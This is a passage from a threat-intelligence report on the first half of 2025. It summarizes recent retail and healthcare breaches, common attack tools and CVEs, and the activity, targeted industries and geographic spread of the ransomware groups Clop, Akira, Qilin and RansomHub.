
- **The North Face (VF Outdoor), USA[7]:** In April 2025, outdoor apparel brand The North Face experienced a data breach affecting nearly 3,000 customer accounts. According to investigation reports, the incident was caused by a credential stuffing attack, where attackers used previously stolen login credentials to access user accounts. Exposed information included names, addresses, dates of birth, phone numbers, and purchase histories. Payment card data was not compromised. The company reset all account passwords and advised customers to update reused credentials. This is suspected to be in connection with Scattered Spider group's targeting of the retail sector.
- **United Natural Foods, USA[8]:** In June 2025, United Natural Foods Inc. (**UNFI**), one of the largest distributors of natural and organic foods in the U.S., suffered a cyberattack that disrupted its operations. The company detected unauthorized activity on June 5 and responded by taking systems offline and initiating containment measures. The incident caused widespread delivery delays, leading to empty shelves at major retailers like Whole Foods, Amazon, and Target. While the exact nature of the attack remains undisclosed, it is suspected to be ransomware-related.

[7] *https://therecord.media/north-face-customer-accounts-data-breach-notification*
[8] *https://www.forbes.com/sites/errolschweizer/2025/06/16/what-the-cyberattack-on-unfi-reveals-about-the-us-grocery-industry/*

Industry Outlook (continued)

5. Healthcare

Healthcare ranks as the number five most targeted industry in H1 2025, falling from number three in H1 2024 after being absent from the top five in H2 2024. Despite the shift, healthcare remains a priority for threat actors due to its access to sensitive patient data, life-critical systems which require high availability, and often limited security resources. Threat activity increased by 25% from H1 2023 to H1 2024, followed by a slight 6.67% decline into H1 2025. This indicates a tactical recalibration by threat actors, not reduced interest.



Geographical Locations of Healthcare Victims

Malware accounted for 30.88% of attack vectors, making it the most common method used. Threat actors leveraged tools such as Bitrep and TcpRevShell, and exploited low-level drivers like WinRing0; often used by cryptominers and other malicious payloads. Phishing, specifically TA0001.T1566 involving malicious links in email, ranked second at 23.53%. Most observed links communicated over HTTPS using valid certificates, showing increased sophistication in social engineering and evasion. Credential access and persistence techniques are prominent. Mimikatz-based detections were the most frequent at 20.70%. Data exfiltration using rclone followed at 17.43%, with PowerShell-based scheduled task creation at 15.90%. The pattern suggests a strong focus on credential theft, persistence, and long-term access.

From open-source intelligence, both espionage and financially driven groups remain active. APTs such as Silver Fox and Void Blizzard targeted healthcare via trojanized software and supply chain compromises. Meanwhile, ransomware groups like Medusa and Qilin exploited older vulnerabilities to disrupt operations. Among CVEs affecting healthcare, 61.90% scored between 8.8 and 9.8 on the CVSS scale. While some vulnerabilities dated back to 2014, this shows that CVEs over a decade old can still be effective. The most affected vendors included Contec, Ivanti, and Microsoft. This continued exploitation of outdated systems emphasizes the sector's urgent need for better patch management and security hygiene.

Industry Outlook (continued)

Attack Tools: Mimikatz (Credential Dumping), PsExec (Remote Access Tool), Cobalt Strike (Post-Exploitation Framework)

Prominent Malware: TrueSightKiller, LummaStealer, Medusa

Common TTPs (Initial Access): Valid Accounts, Exploit Public-Facing Application, Spearphishing Attachment

Top Vulnerabilities:

1. **CVE-2023-48788 (10, Critical):** A critical SQL injection vulnerability in Fortinet FortiClient Enterprise Management Server (FortiClientEMS) versions 7.0.1–7.0.10 and 7.2.0–7.2.2, allowing unauthenticated remote attackers to execute arbitrary code or commands as SYSTEM via specially crafted requests.
2. **CVE-2024-1709 (10, Critical):** A critical authentication bypass vulnerability in ConnectWise ScreenConnect versions 23.9.7 and earlier, allowing unauthenticated attackers with network access to the management interface to create administrator-level accounts, potentially leading to remote code execution.

Recent Attacks:

- **Episource, USA[9]:** In early 2025, healthcare services provider Episource suffered a cyberattack that exposed the personal and health data of over 5.4 million individuals. The breach occurred between January 27 and February 6, when a threat actor accessed and copied sensitive data. Exposed information varied by individual and included contact details, health insurance data, medical records, and, in limited cases, Social Security numbers or birth dates. Episource responded by shutting down systems, launching an investigation, and notifying law enforcement. No misuse of the data has been reported so far.
- **Yale New Haven Health, USA[10]:** In March 2025, Yale New Haven Health System (**YNHHS**), Connecticut's largest healthcare provider, experienced a cyberattack that compromised the personal data of approximately 5.5 million patients. The breach was discovered on March 8 and involved unauthorized access to sensitive information, including names, addresses, dates of birth, and Social Security numbers. Medical records and financial data were not affected. YNHHS contained the incident with help from cybersecurity experts, notified law enforcement, and began notifying affected individuals in April.

[9] *https://www.securityweek.com/data-breach-at-healthcare-services-firm-episource-impacts-5-4-million-people/*
[10] *https://www.ynhhs.org/news/yale-new-haven-health-notifies-patients-of-data-security-incident*

Threat Actors & Malware Families


Data from the first half of 2025 reveals an intense and threatening environment dominated by several major threat groups and their developing methods. During this timeframe, Clop rose as a leading operator along with Akira, Qilin, RansomHub, and Play, all of which were executing consistent attack waves across multiple industries and global regions. To provide a focused analysis, this section will detail the activity of the five most impactful ransomware-as-a-service (RaaS) groups tracked by the CRU, though other threat actors like Scattered Spider were also active during this period.

The ransomware environment experienced significant changes in group influence during this period. Clop continued its aggressive operations and wide-ranging victim selection, cementing its status among the most destructive threats. Akira and Qilin maintained heavy activity levels, both showing strong operational durability and tactical flexibility. While RansomHub fell from the most active threat actors in H2 2024 to 4th place, they have nevertheless escalated their campaigns with peak intensity during February and March. Play executed opportunistic, ongoing attacks across various business sectors, highlighting the competitive and fluid nature of current threat operations.

The combined influence of these five groups represents a troubling consolidation of attack capabilities and targeting power. Clop, Akira, Qilin, RansomHub, and Play together accounted for a combined 43.04% of all ransomware incidents tracked by Critical Start CRU during the first half of 2025. This concentration among a limited number of advanced groups reveals a maturing ecosystem where leading ransomware operators use established methods — including data theft and public exposure — to create maximum damage and secure ransom payments.

These operators showed clear preferences for valuable business sectors, particularly Manufacturing & Industrial Products, Business Services, Retail, Engineering & Construction, and Technology. This selective targeting demonstrates a sophisticated threat environment with deep knowledge of victim pressure points and industries offering high financial and reputation risks.

Today's threat environment, characterized by a focused group of threat actors who have improved their tools and partner networks, presents a growing challenge for security teams. These groups' quick adoption of new attack methods, repeated attacks on identical organizations, and broad geographic operations will demand ongoing defensive attention, prompt threat intelligence distribution, and strong incident response systems across all business sectors.



Threat Actors & Malware Families
(continued)


1. Clop

Throughout early 2025, Critical Start CRU identified Clop as a consistently active ransomware actor, demonstrating significant and sustained activity across a multitude of industries. The group exploits file-transfer weaknesses and deploys dual-pressure extortion methods, creating serious risks for organizations regardless of size or sector.

Clop's operations peaked dramatically in February 2025, accounting for 68% of all monitored incidents that month. While their pace slowed from March through May, they still drove 8% or more of documented attacks during this period, revealing their operational endurance and consistent threat presence.

Industry targeting patterns show Clop's preference for high-impact sectors. The Retail industry faced 24% of all attacks, matching Manufacturing & Industrial Products at 24%, creating nearly half of total victim counts. This targeting aligns with Clop's strategy of hitting companies where downtime creates maximum damage through reputation loss and financial disruption. Transport & Logistics organizations represented 15% of victims, while Professional Services and Food & Beverage sectors saw 10% and 8% respectively. Technology companies encountered 8% of attacks, with Energy and Financial Services each facing 2%. Healthcare & Life Sciences and Engineering & Construction also experienced regular targeting, showing Clop's wide-ranging opportunistic methods.


The United States dominated Clop's geographic focus, comprising roughly 77% of documented breaches. Canada ranked second at 10%, followed by Mexico at 2% and the United Kingdom at 1%. European nations including Germany, France, and the Netherlands together represented about 4% of group activity. Beyond these primary regions, Clop struck targets in South Africa, Japan, and Brazil, demonstrating unrestricted global operations.


Clop's Targets by Industry in H1 2025

Threat Actors & Malware Families
(continued)

Multiple organizations endured repeated Clop attacks throughout different months, where they were re-targeted numerous times. This re-targeting pattern reveals Clop's long-term exploitation approach and success in breaching both supply chains and primary business systems.


Current threat assessments position Clop among 2025's most effective and persistent ransomware operations. Their data theft and public exposure tactics through dark web platforms create intense pressure for rapid ransom payments. Combined with proven technical skills and worldwide operational reach, Clop presents ongoing risks requiring constant monitoring and quick response capabilities across all business sectors through 2025's remainder.



Threat Actors & Malware Families (continued)

2. Akira

Critical Start CRU recognized Akira as the second most prolific and aggressive ransomware group, launching persistent attacks across a broad array of sectors and geographies. The group employs established methods including data theft and public exposure, maintaining their reputation for successfully breaching diverse organizational targets. Akira's attack frequency peaked in February and April 2025, representing 30% and 23% of all documented incidents respectively. During slower periods like March (21%), May (10%), and June (5%), they maintained regular operations, showing tactical flexibility in timing and target selection based on operational requirements.



Analysis reveals Akira's broad sector approach, with Manufacturing & Industrial Products taking the heaviest hit at roughly 20% of total incidents. Professional Services matched this rate at 20%, while Engineering & Construction organizations faced 12% of attacks, highlighting Akira's focus on businesses critical to supply chain operations. Retail companies represented 11% of victims, with Automotive, Financial Services, Real Estate, and Transport & Logistics together comprising 23%. Energy, Telecommunications, Technology, Healthcare & Life Sciences, Travel & Leisure, and Utilities sectors also experienced regular targeting, reflecting their wide-ranging selection criteria.

Geographically, North America is the primary focus for Akira's operations, with the United States accounting for 52% of recorded activity. Canada follows at 4%, and Brazil at 3%, showing preference for profitable English-speaking markets. European targets include Germany (5%), Italy (4%), and the United Kingdom (2%), while smaller victim populations appear across Asia-Pacific and Latin America in countries like Spain, the Netherlands, France, Mexico, and Australia. Several organizations faced multiple Akira attacks across different months. These repeat incidents suggest either sustained network access or weak security remediation following initial breaches, revealing Akira's ability to exploit ongoing vulnerabilities and resist basic defensive measures.


Akira's data extraction and extortion methods, combined with global operational scope and focus on business disruption, establish them among 2025's most concerning ransomware threats. Their capacity to modify ransomware tools and adjust targeting strategies for new victims creates ongoing risks for all sectors, particularly manufacturing, professional services, and critical infrastructure organizations requiring enhanced detection, prevention, and response measures against this persistent threat actor.

Threat Actors & Malware Families
(continued)

3. Qilin

Critical Start CRU tracked Qilin as a major ransomware operator during the first half of 2025, executing regular attacks against varied industries across global markets. The group targets high-impact organizations using standard ransomware methods including data theft and public exposure to pressure victims into paying ransoms.

Qilin's attack volume remained steady from January through June 2025, reaching peak activity in April at 26% of all documented incidents, followed by May (19%) and March (18%). During quieter periods like February (16%) and June (14%), the group continued operating at notable levels, enabling systematic targeting of key business sectors.



North America remains Qilin's primary hunting ground, with the United States comprising about 59% of all recorded incidents. Canada ranks second at 7%, followed by European countries including France (4%), Germany (2%), and the United Kingdom (2%). Victims also appear across Latin America, Asia, and Oceania in countries like Singapore, India, Japan, and Australia, revealing their worldwide operational reach.

Public breach reports reveal Qilin's habit of attacking the same companies multiple times. These recurring incidents point to Qilin's systematic approach, often exploiting maintained access or unpatched vulnerabilities to create ongoing disruption.

Qilin's worldwide victim base, cross-sector targeting, and flexible technical methods position them among 2025's top ransomware threats. Their consistent activity levels and tactical adaptability create risks for organizations across all industries, requiring improved detection systems, quick response plans, and ongoing threat monitoring to minimize potential damage from future attacks.

Threat Actors & Malware Families (continued)


4. RansomHub

RansomHub fell as our number one threat actor in H2 2024 to the 4th for the first half of 2025. RansomHub is a highly impactful and resourceful ransomware actor, carrying out substantial campaigns across multiple high-profile sectors. The group executes complex, multi-phase breaches and uses data theft with public exposure to force victim compliance, establishing themselves among this year's most dangerous threats.

RansomHub's operations showed steep growth from January through April 2025. The group launched 44 attacks in January, increased to 76 incidents in February, and reached peak activity in March with 88 confirmed breaches. This escalation reveals their expanding capabilities and concentration on valuable targets. April's decline to 4 incidents still demonstrated their ability to create widespread damage across multiple regions and industries.

Industry targeting analysis shows Manufacturing & Industrial Products bearing 21% of all attacks, with Professional Services facing 14%, Consumer & Retail experiencing 11%, and Engineering & Construction encountering 12%. Healthcare & Life Sciences organizations represented 5% of victims, while Financial Services and Insurance each accounted for 3%, revealing RansomHub's focus on sectors where operational disruption and data exposure create maximum financial and reputation damage. Energy, Education, and Travel & Leisure sectors also faced regular targeting despite smaller victim percentages.

North America dominates RansomHub's geographic focus, with the United States comprising 58% of all documented attacks. Canada follows at 10%, showing strong preference for English-speaking markets. European countries together represent roughly 14% of targets, with Germany, France, the United Kingdom, and Spain each contributing measurable victim counts. The group's international presence extends across Latin America, Asia, and Oceania, including Brazil, Mexico, Japan, and Australia, demonstrating worldwide operational capabilities.


RansomHub's Monthly Activity in H1 2025

Public breach disclosures reveal RansomHub's pattern of attacking identical companies multiple times, including Corporacion Minera Dominicana and Hongthong Rice. These repeat incidents amplify operational impact and psychological pressure, reinforcing their core strategy of using stolen data as ransom leverage to force quick payments.

